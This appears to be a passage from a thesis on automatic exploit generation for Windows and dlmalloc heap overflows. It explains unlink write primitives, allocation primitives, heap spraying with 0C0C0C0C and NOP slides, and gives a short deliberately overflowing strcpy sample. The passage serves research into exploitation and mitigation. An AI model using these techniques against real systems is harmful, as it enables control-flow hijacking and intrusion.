Security Choices Heap managers differ in their design choices regarding the placement and layout of metadata. Many popular heap managers, including the default Windows heap manager [46] and Linux's `dlmalloc` or `ptmalloc2` [30], employ freelist-based memory management. In that model, the heap manager prefixes a memory chunk with heap metadata. The consequence is that memory areas to which user input is potentially written are intermixed with internal heap metadata. This has security implications. Other operating systems, such as FreeBSD[2] and OpenBSD[3], use BiBoP memory managers [9], which align allocations to page boundaries and store metadata at the start of a page. This minimises opportunities for causing metadata corruption using sequential buffer overflows.

[2] FreeBSD operating system (`https://www.freebsd.org/`)
[3] OpenBSD operating system (`https://www.openbsd.org/`)

	Size	Previous size	
Segment Index	Flags	Unused	Tag Index
		Flink	
		Blink	

Figure 4.2: Heap Chunk Header

Heap Chunks The heap chunk header (see Figure 4.2) is 16 bytes in size: the first 8 bytes, containing the chunk size and flags, are present in every header type, including busy chunks, but the `flink` and `blink` pointers (forward and backward pointers in a circular doubly-linked list, respectively) are only present in free chunks of memory. Upon a client application requesting memory using `HeapAlloc`, the heap manager traverses the *FreeLists* by using the `flink` and `blink` pointers. If a suitable chunk of memory `H` is found, it is returned to the client application and *unlinked* from the *FreeLists*. *Unlinking* of a free chunk header `H` is archetypically done using `H`'s own `flink` and `blink` pointers as shown in Figure 4.3.

```
(H.blink).flink = H.flink
(H.flink).blink = H.blink
```

Figure 4.3: The Unlink Operation

4.1.2 Metadata Corruption

The heap manager is a fundamental component of modern operating systems, servicing dynamic requests for memory *thousands of times* per second. Even a fractional decrease in the efficiency of this well-oiled mechanism would have a dramatic knock-on effect on the efficiency of all running applications. This incentivizes the design team to make the heap perform as quickly as possible -

and in computational terms, this in turn implies performing as few operational steps as possible to achieve an objective. Therefore, the argument for placing metadata adjacent to user chunks is probably an efficiency argument. Since the client application keeps track of allocated memory, and supplies a pointer to every heap call, the heap can always rather *conveniently* compute the location of metadata relative to the pointer supplied by the user.

However, strictly from a *security* standpoint, the inter-mixing of internal heap metadata with user-controlled content is fertile ground for the potential corruption of critical heap data structures.

Buffer Overflows If an application erroneously permits *user input* to be written past the boundaries of an allocated chunk, there is a non-negligible possibility of user input overwriting adjacent heap metadata. The consequences of this action depend on the type of metadata positioned after the chunk, as well as the subsequent set of operations that is performed on the corrupted metadata. Observe the example in Code Sample 4.1. The example contains a bug that would be classified as a *heap-based buffer overflow* (CWE-122[4]) due to insufficient bound checks on a user argument. If the length of null-terminated string `str` is greater than `BUFSIZE`, then `str` will *overflow* into adjacent memory.

The effect of a metadata corruption attack can be ascertained by learning *what* metadata exists, *where* it is positioned relative to user chunks or another frame of reference, and *how* heap management operations manipulate it. On a deterministic heap manager, a finite sequence of heap actions (invocations of heap management calls) produces a single consistent heap *state* at each execution and a memory layout that is *reproducible*. For example, two consecutive heap allocations are guaranteed to sit side by side in memory. The heap

[4]CWE-122 vulnerability class (https://cwe.mitre.org/data/definitions/122.html)

```
1  int write4(char *str)
2  {
3    HANDLE *hp, h1, h2;
4
5    hp = HeapCreate(0,0x1000,0x10000);
6    h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,6);
7
8    // Heap Overflow occurs here:
9    strcpy(h1, buf);
10
11   // Second call to HeapAlloc() triggers write-4
12   h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,6);
13   return 0;
14 }
```

Code Sample 4.1: A write exploit primitive in `HeapAlloc`

state is predictable by an attacker if the target application's state is also known (both states are inter-dependent and can suffer from cross-propagation of error). Under a non-deterministic heap manager, such as Windows 8, wherein allocations are randomly offset as an exploit mitigation measure, a sequence of heap actions produces merely one of a set of numerous possible states.

Non-determinism Heap managers that perform deterministic allocations (allocate chunks at predictable memory addresses) produce a consistent heap layout between multiple runs of a finite sequence of heap-management calls. Those heap managers that incorporate randomness into their allocation patterns produce heap layouts of polymorphic shape. As a matter of strategy, an attacker seeks to place a vulnerable heap chunk directly in front of target metadata, in preparation for a sequential overflow. A constantly shifting heap layout does not afford exploits the certainty of predictable locations for heap metadata, rendering the exploit's mechanics potentially ineffective and its success probabilistic in nature.

After an allocation request for memory of size *buf* and with *free_1* bytes



Figure 4.4: Heap metadata is adjacent to user content

remaining unallocated in the heap, the memory layout will resemble that of Figure 4.4. Thus, the metadata in question will be that of a chunk header.

Every metadata corruption attack revolves around the *creation* or *generation* of metadata, and the invocation of heap operations that unsafely manipulate that metadata. Therefore, an attacker must ask the following questions to ascertain a valid attack technique:

- What metadata does a series of heap actions *generate*?
- Which metadata is *sensitive* and which is *impervious* to corruption?
- How does one reproduce a sequence of heap actions in the target?

4.1.3 Exploit Primitives

There are a number of exploit primitives encapsulated in heap memory management operations. The archetypal exploit primitive is the *write* primitive, specifically, the *write-4*. It occurs in many instances and code areas, but is historically associated with the *unlink* macro.

Unlink Macro Windows versions up to XP Service Pack 1, as well as `dlmalloc` and `ptmalloc2`, implement the unlinking of a free chunk header `P` without any sanity checks in essentially the same way as the multi-line macro in Code Sample 4.2, which is found in the source code to `ptmalloc` in the GNU C library[5] version 2.3.3. Note that `ptmalloc` uses `fd` and `bk` in place of `flink` and `blink` for the list pointers. Arguments `BK` and `FD` are used as temporary storage.

```
1 /* Take a chunk off a bin list */
2 #define unlink(P, BK, FD) { \
3   FD = P->fd; \
4   BK = P->bk; \
5   FD->bk = BK;  \
6   BK->fd = FD;  \
7 }
```

Code Sample 4.2: The `unlink` macro from glibc 2.3.3

Unsafe Unlinking: Contains a Write Primitive Observe the operational steps in Code Sample 4.2. An attacker who controls `P->fd` and `P->bk` can choose their values to trigger a write of an arbitrary value to an arbitrary memory location. The line `FD->bk = BK` will write the value in `P->bk` to the address computed as the sum of `P->fd` and the offset of the `bk` field in the enclosing list struct. The second write access to `BK->fd` then reverses the roles of the values; its values depend directly on the ones chosen for the first write and can trigger an access violation if not chosen carefully (this is a typical challenge for writing working heap exploits).

Such elementary *write-anything-anywhere* operations have been dubbed *exploit primitives*, since they serve as building blocks in a chain of primitives used to achieve arbitrary code execution. There are a number of other common heap-management operations, such as the *coalescing* of two adjacent free

[5] GNU C library (https://ftp.gnu.org/gnu/libc/)

chunks into a single large chunk of memory (see Code Sample 4.3), that may give rise to exploit primitives if heap metadata is corrupted and is not correctly verified.

```
1 if(!prev_inuse(p)) {
2     prevsize = p->prev_size;
3     size += prevsize;
4     p = chunk_at_offset(p, -prevsize);
5     unlink(p, bck, fwd);
6 }
```

Code Sample 4.3: Coalescing of chunks in dlmalloc

Windows versions beginning with XP Service Pack 2 (SP2) have added two sanity checks to the `unlink` macro that use the data structure invariants of the circular doubly-linked freelist (`node->bk->fd == node` and `node->fd->bk == node`) to verify the list's local integrity before executing a write.

Allocation primitive An allocation heap exploit primitive is a violation of the safety property that client requests for memory result strictly in the allocation of designated memory. It commonly arises due to a corruption of heap metadata, such as the insertion of a fake pointer into the `FreeLists`. The heap manager is designed to return a pointer to a free chunk in response to a request for memory. An allocation primitive can subvert and influence the choice of pointer returned at the next request for memory. In principle, the heap manager can be forced to return an arbitrary pointer. An attacker, however, traditionally chooses to *allocate over* security-sensitive data to achieve arbitrary code execution. For example, a function pointer can be set to an arbitrary value in order to divert program control flow. Let $S(x)$ be the set of memory addresses that belong to the memory region occupied by chunk x (i.e., a memory region from x to $x+size$). After a heap with intact integrity is used for n allocations, as such in Code Sample 4.4,

```
1 char *m[n];
2 for(k=0; k<n; k++)
3       (possible alloc primitive)
4     m[k] = malloc(size);
```

Code Sample 4.4: A series of n consecutive allocations

the existence of the following i and j would show one instance of a misbehaving allocator

$$\exists i, j : ((i \geq 0 \wedge i < n) \wedge (j \geq 0 \wedge j < n)) \\ \wedge \quad ((\mathcal{S}(m[i]) \cap \mathcal{S}(m[j])) \neq \emptyset$$

where for any values of i and j, if the set intersection of $S(m[i])$ and $S(m[j])$ is not the empty set, then the heap manager is returning memory that overlaps. The allocation of *non-free* or *illegal* memory is a typical symptom of a heap allocation primitive. In this thesis, we give a number of practical examples of allocation primitives present throughout the modern versions of Windows.

Lookaside Lists: Hide an Alloc Primitive The fast singly-linked lookaside lists can be exploited by corrupting heap metadata such that an attacker-chosen pointer is inserted into the list. Once `HeapAlloc` returns an entry from the lookaside list to a client application, any write to that pointer by the application targets attacker-chosen memory. If the data written is also attacker-chosen, the attacker has again found a *full write* exploit primitive.

Read Primitives

Some heap managers, such as `dlmalloc` and `ptmalloc2`, also require the use of *read* exploit primitives. Upon overflowing the heap chunk header with symbolic bytes (sequence of variables that assume no concrete values and occupy a

byte each in memory - any value derived from symbolic bytes will itself become symbolic), field `p->prev_size` becomes symbolic (see Code Sample 4.3) and the `unlink` macro performs memory load operations from the symbolic expression.

Depending on the memory model of the symbolic execution engine used, a symbolic read is either concretised or leads to expensive subsequent solver queries involving array logic. We use a concrete memory model, i.e. a symbolic expression must be concretised before it is used as a pointer for a memory read. Conceptually, any feasible address is a possible solution; for completeness, all possible addresses have to be eventually enumerated. We decide to concretise symbolic reads to a memory address within bounds of the attacker-controlled buffer, if possible. This follows a general strategy of making symbolic (sometimes referred to as *tainting*) as much as possible of the program state. If the value chosen does not lead to a write primitive, the current path terminates unsuccessfully and a new path is forked with a new value. In the case of `dlmalloc`, the result is that the `unlink` macro fetches symbolic bytes and ultimately executes a write-4 exploit primitive as before.

4.1.4 Exploit Mitigation

In this section, we discuss the response to the discovery of the write and allocation primitives.

Safe Unlinking: Unsafe for Lookasides The first set of *heap hardening* changes were released with Windows XP SP2 and Windows Server 2003 SP1. Prior to Windows XP SP2, the heap manager was performing `unlink` operations on heap chunk headers in an unsafe manner. A fix that added security checks to the `unlink` operation, dubbed *safe unlinking*, was implemented to mitigate the problem. However, it relied on an invariance check that required the existence of both a `forward` and `backward` pointer, and was consequently only appli-



Figure 4.5: Shaping heap layout via allocations

cable to dynamic data structures that possessed both, such as doubly-linked lists (e.g., `FreeLists` at the base of the heap). As a result, the lookaside lists, which are only singly-linked using a `forward` pointer for efficiency reasons, remained unsafe with respect to handling this type of metadata corruption. The safe unlinking check was only added to the kernel pool in Windows 7.

4.1.5 Memory Layout Shaping

In real-world exploitation scenarios, a few additional considerations come into play. For example, to achieve successful heap exploitation, a heap's layout might require special preparation before the activation of an exploit primitive.

In Windows heap management, after allocation requests for memory of size D_n and D_{n+1} bytes and with $Free_{n+2}$ bytes remaining unallocated in the heap, the memory layout will resemble that of Figure 4.5. Header H_{n+2} references a free block of memory and forms part of the FreeLists. If an application permits buffer D_{n+1} to be overflown (the overflow area is marked in bold), then the `Flink` and `Blink` pointers in H_{n+2} can be set to arbitrary values. Header H_{n+2} points back to the `FreeList[0]` such that a search for available memory terminates upon returning to the beginning of the head node.

Layout Morphology In Figure 4.5, the heap is not fragmented and coalescing is not required, so H_{n+2} can summarise the entirety of free memory available in the heap. Any further allocations would split $Free_{n+2}$ into D_{n+2} and $Free_{n+3}$, moving H_{n+2}'s `Flink` and `Blink` pointers further towards the end of the heap. However, a series of de-allocations could poke holes in consecutively allocated memory and would result in a fragmented heap, with buffer D_n potentially sitting next to new `Flink` and `Blink` pointers. More advanced manipulations of heap metadata layouts translate to more surgical exploitation.

Use-After-Frees Use-after-free bugs[6] arise from the continued use of discarded memory. They are application-specific errors that do not depend on heap metadata corruption. However, their exploitation requires an intricate understanding of memory allocation patterns, reminiscent of heap vulnerabilities. Mitigations for use-after-free exploits include *isolated* heaps and *deferred* frees. Isolation involves the usage of independent heaps for high-risk code and user allocations. This guarantees that the heaps will allocate *disjoint* memory regions and that user data (i.e. potentially malicious data) cannot be inadvertently *recycled* for use by high-risk code. Deferred frees use a fixed-size buffered queue to delay re-allocations of freed heap chunks. Delays increase the difficulty of forcing chunk re-allocation at a strategic point in time.

Exploit Reliability *Heap spraying* is a technique for achieving *exploit reliability* in the presence of memory address randomisation. The principle behind heap spraying is to put a heap manager, which starts off in an *unknown* state, into a predictable state. This is primarily done for two reasons: firstly, to counteract *non-determinism* used by modern heap allocators (e.g., a random heap

[6]CWE-416 class of vulnerability (https://cwe.mitre.org/data/definitions/416.html)

base); and secondly, to factor out *runtime differences* in program state that unpredictably affect the shape of the heap memory layout. For example, a web server's heap consumption might depend on external environmental factors, such as the number of client connections received that day.

Memory Convergence The probability of a given memory address matching the location of attacker data is, generally, directly proportional to the overall amount of data sprayed onto the heap. It does not, in practice, require the attacker to fill the entirety of the 2^{32} or 2^{64} address space nor would this be practical in many cases. Rather, after the attacker places a considerably large amount (e.g. 200MB) of data on the heap, the most probable candidate locations for this data will begin to converge at a particular memory address. Often, while the absolute address of initial allocations are tough to predict, these eventually become consecutive at higher memory addresses (provided only the heap base is randomised). It is a sufficient condition for depending on that memory address to contain attacker data in the general case, thereby facilitating more reliable exploitation. Of course, more memory-exhaustive heap sprays increase exploit reliability, but an exploit must strike a fine balance between *reliability* and the *execution time* necessary for the completion of a successful attack. If a target application is terminated by the user during a time-consuming heap spray due to a decrease in the application's responsiveness, the attack will be stopped dead in its tracks before it has had the chance to achieve arbitrary code execution.

Self-referential A commonly used value in heap sprays is the memory address `0C0C0C0C`. This serves the dual purpose of a valid heap address and a series of 2-byte `NOP` instructions (technically, `or al, 0x0C`). Depending on the amount of sprayed data required to produce a reliable exploit, low (`06060606`) or high (`0A0A0A0A`) memory addresses can be chosen. The value at the mem-

ory address 0C0C0C0C is itself set to 0C0C0C0C, effectively creating a self referential pointer. If any offset into a heap sprayed block is interpreted as a DWORD pointer and dereferentialized, it also leads back to 0C0C0C0C. In situations where attackers cannot set valid pointers due to ASLR, this setup avoids access violation errors that would otherwise occur when reading from corrupted pointers. As an exploit mitigation, EMET[7] allocates popular regions used by heap sprays to prevent their use as areas supporting self-referential pointers.

Scripting Engines A target application that is *susceptible* to heap spraying typically exposes an interface to its heap. For example, by exposing a scripting engine to the user. Common instances of applications that expose a JavaScript interface include web browsers and file format readers. A sequence of instructions in the interpreted language has a direct mapping to a heap-management call. In the case of JavaScript, the instruction `var x = "hello";` results in a call to HeapAlloc. For example, joining two BSTR strings in JavaScript results in a call to HeapAlloc. Thus, 0x12 repetitions of the instruction are concatenated to activate the front-end LFH heap manager. For any other interpreted language, we require the user to supply an instruction-to-call mapping (a grammar) for each heap-management call. The heap spray code is then generated by parsing the grammar and translating each heap call to its corresponding instruction. The *granularity* of heap manipulations is implementation-specific. The granularity of heap manipulations depends on a combination of the application's interface and our depth of knowledge with respect to heap behaviour.

[7] EMET exploit mitigation toolkit (https://support.microsoft.com/en-gb/help/2458544/the-enhanced-mitigation-experience-toolkitpre-emptively)

4.2 Exploit Synthesis

This section discusses how a combination of path exploration and path constraints can be used to create exploit formulas. Automatically generating exploits is in many ways similar to generating a test case exhibiting a particular bug. Therefore, symbolic execution is well-suited as a foundation for this task. Prior work on automatic exploit generation has either built directly on symbolic execution [13, 5, 11], or closely related techniques such as bounded model checking [42].

AEG Definition Firstly, we dissect the various definitions of automatic exploit generation. The term *automatic* has previously been used in academic literature to refer to at least two distinct scenarios. Therefore, to differentiate between the two categories of exploit generation solutions, we introduce the designation of the *full* and the *bootstrapped* notion of the `AEG` problem. The distinction drawn is based on the pre-requisite for exploit synthesis: in the first case, the `AEG` system must *find* a vulnerability, in addition to generating an exploit; and in the second case, it is already bootstrapped with an input leading to a vulnerability, and must merely synthesise an exploit for the vulnerability.

Time Complexity While the precise computational difficulty of crafting valid exploits depends on the time complexity of the search algorithm employed, it is the case in practice, at least in previously-built restricted-model `AEG` systems, that it is often more computationally efficient to produce a working exploit than to locate the bug that permitted the exploit to work in the first place. This is likely due to the fact that exploit templates are simpler than the general problem of exploit construction and are used only when applicable without much significant modification. It is expected that a custom shellcode generator would have higher time complexity than a system applying a template.

Bootstrapped Mode The *bootstrapped* definition of the AEG problem can be stated as follows: given an input leading to a bug in a program, generate a new input (an exploit) that executes arbitrary code within the context of the program. Or more specifically:

Definition 4.1 (bootstrapped)**.** Given a vulnerable program $\mathcal{P}$, an input $\mathcal{I}$, a safety property ϕ and a shellcode $\mathcal{S}$, such that running $\mathcal{P}(\mathcal{I})$ leads to the violation of safety property ϕ in $\mathcal{P}$, generate a new input (an exploit) $\mathcal{X}$ that hijacks the control-flow of $\mathcal{P}$ and results in the execution of (arbitrary) code $\mathcal{S}$.

This approach has been taken by [41] and [11] in their work on patch-based exploit generation. On the other hand, the *full* version of the AEG problem can be stated as follows: given a description of a computer program, find any safety violation and generate an input (an exploit) that executes arbitrary code in the context of that program.

Permitted Assumptions We later clarify and discuss exactly what knowledge it is acceptable to be given *a priori* about the target or environment. For example, generally speaking, the environment under which the program operates is assumed to be *fixed*. Thus, it is acceptable to make assumptions about the functionality of the libraries and kernel that compose the environment of the program under consideration. This assumption is supported by the fact that all full-system emulators, like S^2E, seek only to explore the unit of interest, and limit exploration of any components considered to be part of the environment.

Problem Statement The problem being addressed in this phase can be stated as: given an arbitrary application A that is host to a heap-based buffer boundary error and given an exploit-friendly set of sequences S, we guide A towards any member in set S. Thereafter, we produce the exploit solution X such that

upon running $A(X)$, an exploit primitive overwrites an invoked pointer and causes subsequent execution of arbitrary code.

Trampoline Logic Suppose it has previously been established that the heap manager imposes no conflicting constraints on data used in exploit primitives that would forbid us from using the primitives with our chosen values. In the next phase, it is necessary to collect constraints imposed by the target application to verify whether the same degree of freedom still holds. Both the heap manager and the target application must permit an attacker to use exploit primitives with the pre-determined values for exploitation to be possible (or values must be chosen that are permissible). The constraints must be consistent up to the point of execution of the exploit primitive. Suppose a control-flow trampoline bounces control to an address residing within the boundaries of the injected buffer. Hence, the exact offset from the start of the buffer that control is transferred to is dependent on the trampoline. We shall refer to the bytes residing exactly at that offset as the *landing site*.

Byte Restrictions There are usually both *spatial* and *value* limitations within which an exploit must be constructed. It can be the case that the target application imposes equality constraints on certain bytes in the user input, such that the bytes can assume no other values apart from those specified by the constraints. In addition, any spatial restrictions must permit a constant-size shellcode and any auxiliary gadgets to fit within the buffer. However, there are only a limited number of bytes actually necessary for the construction of a functioning exploit. It is mandatory to exercise control over several bytes at the landing site. If the successive bytes are *bad bytes*, this at least permits us to introduce a `jmp` instruction to the rest of the shellcode. Failure to do so could cause an invalid instruction or access violation once control reaches that part of the buffer. In order to avoid executing bad bytes in the user input that can-

not, due to constraints, assume values of valid instructions, we prefix all such bytes with a `jmp` and conveniently jump over them. If we install shellcode as an exception handler, an invalid instruction in the shellcode may result in an infinite loop.

The rest of the bytes that do not form part of the shellcode or any auxiliary gadgets are set to `NOP` instructions in order to form a `NOP` slide directed towards the shellcode. The resulting `NOP` slide could be contiguous up to the shellcode or alternatively, it could be a segmented `NOP` slide.

Imposing Constraints As a symbolic execution engine, e.g., `KLEE`, explores a target program, it gathers path constraints under which any given path can be realistically taken. These path constraints (Pc) are gathered as logical conjunctions and can be represented as follows:

$$\begin{aligned} Pc = (buf[0] \equiv 0x32) \wedge (buf[1] \equiv 0x32) \wedge (buf[2] \equiv 0x32) \\ (buf[3] \equiv 0x70) \wedge (buf[4] \equiv 0x70) \wedge (buf[5] \equiv 0x70) \\ (buf[6] \equiv 0x70) \wedge (buf[7] \equiv 0x70) \wedge (buf[8] \equiv 0x70) \\ (buf[9] \equiv 0x70) \wedge (buf[A] \equiv 0x70) \wedge (buf[B] \equiv 0x70) \\ (buf[C] \equiv 0x70) \wedge (buf[D] \equiv 0x70) \wedge (buf[E] \equiv 0x70) \end{aligned}$$

Figure 4.6: Path conditions expressing byte equivalences

In the above case (see Figure 4.6), the first three bytes are each set to `0x32` and the rest of the bytes are all set to `0x70`. Needless to say, the logical operators therein can be different from equivalency assertions. For example, dumping KLEE conditions for a symbolic byte during program execution can yield the formula in Code Sample 4.5.

In Code Sample 4.5, the variable `heapSym` is an injected symbolic byte, being extended to a width of 32 bits, and after being `AND`'ed against a value of `0x10`, is tested for equivalency to zero, producing an overall boolean result.

```
(Eq (w32 0x0)
     (And w32 (ZExt w32
        (Read w8 0xd v0_heapSym_0))
              (w32 0x10)))
```

Code Sample 4.5: KLEE/LLVM constraints imposed upon bytes

Solving Formulas Subsequently, the SMT solver in the symbolic execution engine is invoked to produce a decision on satisfiability of the formula, and if satisfiable, produce a proof: a set of concrete values that can be demonstrably shown to fit the query. See Code Sample 4.6 for an example function from our system' source code that produces concrete values to solver queries.

```
// Solve symbolic expression for concrete values
void SkyriseAnalyzer::produceTestCase(
   S2EExecutionState *state, uint64_t pc) {

  ConcreteInputs out;
  bool success = s2e()->getExecutor()->
   getSymbolicSolution(*state, out);

  if(success) {
    printSolution(out);
  } else {
    std::cout << "Error: failed to solve symbolic
   formula\n";
  }
}
```

Code Sample 4.6: Solving the exploit formula for concrete values

4.2.1 Properties of exploitable heaps

Heap memory layouts generally refer to memory regions occupied by heap chunks and metadata, and (various) properties, such as their proximity to each other. In Section 4.2.2, we list chunk *ordering* and metadata *reachability* as properties that are factors in deciding exploitability.

4.2.2 Non-deterministic allocators

As a matter of strategy, attackers seek to position attacker-controlled heap chunks in front of target metadata. This prepares the heap layout for sequential overflows from the heap chunks in the direction of target metadata.

A sequential buffer overflow of length Z with positive direction from Src to Dst requires the following properties to hold: an ordering relation ($Src < Dst$) and reachability ($Dst - Src < Z$). Assume the following heap sequence is instantiated:

$$k_1 = \mathcal{A}_{(S)}$$
$$k_2 = \mathcal{A}_{(S)}$$
$$\mathcal{O}_{(k_1,Z)}$$

where k_1 and k_2 are S-sized allocations, and a Z-byte overflow of k_1 occurs thereafter. Deterministic allocators, e.g., Windows XP, produce a consistent heap layout between multiple runs of a finite sequence of heap operations. For n runs of sequence i, every member of the n-sized set of outputs would be equal to every other. For an empty or defragmented heap, it would hold that $k_1 < k_2$ and k_1 overflows k_2 (by a minimum of 1 byte) if $Z > (k_2 - k_1)$. The properties also hold for allocators that randomise the heap base, e.g. Windows Vista or 7, with the exception that the absolute values of k_1 and k_2 are unpredictable. Allocators that randomise the heap base and selection of chunks from fixed-sized containers, e.g., Windows 8, produce heap layouts of polymorphic shape. Under Windows 8, it may be the case that $k_1 > k_2$, making lower-to-higher address overflows impossible, or creating gaps of R size, where R is typically a multiple of S, such that $Z < (k_2 - k_1)$. Thus, the aforementioned properties are a factor in whether a given heap layout is exploitable. Consequently, heap sequences that piggyback on relative references to memory objects (e.g., segment offsets) are more successful in modern environments with exploit miti-

gations.

CHAPTER 5

Heap Strings

In this chapter, we present the basic concepts behind formulating *heap strings* for metadata corruption attacks. The purpose of heap strings is to encapsulate feasible attack techniques and sequences against arbitrary heap managers. These sequences can be expressed as a series of interactions with heap data structures and memory layout via the documented and exposed heap interface. Depending on whether a heap managers performs deterministic or non-deterministic allocations, these interactions will result in the instantiation of deterministic or probabilistic heap states. Furthermore, the sequences can be reproduced in target applications to replicate a particular heap state, such as that handling data unsafely. In combination with heap-specific search heuristics, the strings can be used to guide target heap managers into previously identified states of interest. For example, they can encode the precise steps required to generate, corrupt and overwrite heap metadata in preparation for program control flow hijacking.

Chapter Organisation The remainder of this chapter is organised in the following fashion:

- Section 5.1 briefly derives the motivation for formulating heap strings for metadata attacks,
- Section 5.2 presents a basic language for encapsulating heap strings,
- Section 5.3 shows the responsiveness of the heap layout morphology to heap actions,
- Section 5.4 lists some of the inherent properties of heap strings,
- Section 5.5 introduces our modular methodology with which we approach the heap exploit problem, and provides an overview of the individual steps (or phases) involved in the process.

5.1 Motivation

In order to accommodate the unique properties of the heap, we structure our approach to heap exploit generation differently than we would to, for example, stack-based exploit generation. The problem of exploiting heap-based vulnerabilities differs from that of exploiting stack-based or string-format vulnerabilities, in that it actually involves two separate targets: the application that is host to a heap-based buffer boundary violation and the heap manager that provisions the memory allocation. Exploit primitives in heap managers, e.g., `write-4` or `write-n` for writing 4 or n bytes to an arbitrary address, respectively, exist independently of application-specific implementations. Thus, it suffices to locate a set of exploit primitives once for each heap allocator and then re-use the primitives repetitively on different applications[1]. In the case of default heap managers in operating systems, the exploit primitives are present whenever the application runs on that operating system version.

[1]The assumption being that offsets of trampolines will be valid in both surrogates and target applications, as they share common modules, e.g., kernel32.dll.

Modularity Recognising this, we make use of the modularity and advocate a compositional approach to exploit generation for heap-based vulnerabilities. The problem is akin to that of compositional symbolic execution [33, 2]. Standard symbolic execution re-explores a procedure if two distinct paths lead through it. On the other hand, compositional symbolic execution explores procedures in isolation and combines inter-procedural paths to form a set of realistic program paths. Since each procedure is merely explored once, the set of possible inter-procedural paths scales linearly rather than exponentially in the number of procedures explored [33], partially constituting a solution to the path explosion problem. The compositional approach is also motivated by the fact that in more complex non-deterministic heap allocators, crafting an exploit-friendly heap layout may be a pre-condition for successful exploitation. While such an architecture is not strictly necessary for our current work, we recognise the future importance of such an architecture.

In stack-based instances of the exploit generation problem [42, 5] with no exploit mitigations enabled, output from tools performing test case generation is used as the basis for exploits. In other words, a concrete input that exercises a path leading to a vulnerability in a program is used as a prefix in the exploit string. It is always possible to *layer* shellcode on top of the prefix to achieve arbitrary code execution. However, with exploit mitigations enabled and, in particular, due to the non-determinism caused by Address Space Layout Randomisation (ASLR) [78, 52], a path leading to an exploit primitive may no longer constitute a sufficient condition for successful exploitation. The heap layout may need to be rendered exploit-friendly in advance to enable the prediction of memory addresses, as in *heap spraying* [26] or *heap feng shui* [77]. This requirement might in turn designate a subset of the paths in the vulnerable program as non-exploitable.

A heap exploit. A heap exploit is typically a composition of the following components:

1. Heap spray - this step increases the probability of the attacker correctly referencing data in memory from the ”corruption phase” despite a lack of memory address awareness.

2. Heap manipulation - this step makes sure that the necessary heap metadata is in position to be corrupted by a heap buffer overflow.

3. Heap corruption - the replacement of metadata values to facilitate the attack.

4. Trigger - the point of redirection of program control flow (when the metadata takes effect)

Secret states Because a remote Internet-facing web server would have executed an arbitrary sequence of heap actions due to environmental factors, it will be in an unpredictable ”black-box” state. Knowing the exact sequence of heap actions that leads to a vulnerable heap layout is not so useful, because the exact sequence can no longer be imposed. We need to learn how to transition (using heap deltas) the target server from an unknown state into a predictable one.

Heap protocol Heap vulnerabilities can be summarised as violations of the ”protocol” that expresses a number of expectations from valid interactions between a client application and a heap manager:

1. a client application should respect the boundaries of dynamically allocated memory and free the memory after usage (explicitly via `free()` or implicitly via garbage collection),

2. each request for memory, if successful, should result in the returning of new ”legal” memory by the heap manager,

3. an allocated memory chunk must only be freed once (or rather, a free chunk should not be freed), after which its scope expires and its use must cease.

Rule Violations A violation of rule I by the client application results in memory leaks and corrupted heap metadata (e.g., via a buffer overflow). This can in turn facilitate a violation of rule II, such that the heap manager is forced to allocate over an existing object (yielding a heap exploit primitive). Instances of rule III violations by the client application include double-free and use-after-free memory errors. In the definition of rule II, the term ”legal” is stronger than simply ”unallocated” when expressing memory that should be returned by a heap manager. For example, memory from a secondary heap could be both committed and unallocated in a running process, but is not a ”legal” allocation with respect to the primary heap.

Stack vs Heap There are intrinsic differences between the *stack* and the *heap*. A program's stack is a single linear *first-in-last-out* data structure; it is a contiguous piece of memory, manipulated via `x86` instructions `PUSH` and `POP` and the stack pointer, `ESP`. A program's heap, on the other hand, is a complex blend of memory chunks and management operations that provision and optimise that memory. A heap is often host to multiple data structures, including singly- and doubly-linked lists, bitmaps and pointer lookup tables. The automatic exploit generation problem must account for not only data sitting on the heap, but also the operations that are unique to each heap manager.

Compositional It is unnecessary to re-explore the heap manager in search for exploit primitives for every target application, since the heap manager is

a module shared by multiple applications (excluding custom memory wrappers). The compositional approach to exploit generation put forward in this document advocates an initial exploration of the heap manager in isolation. The reasoning behind this suggestion follows the observation that ascertaining a set of exploitable heap configurations is beneficial for numerous reasons that are intrinsic to the problem at hand:

1. it is computationally cheaper to explore the heap manager and application independently, forming a set of inter-procedural paths that grows in size linearly rather than exponentially,

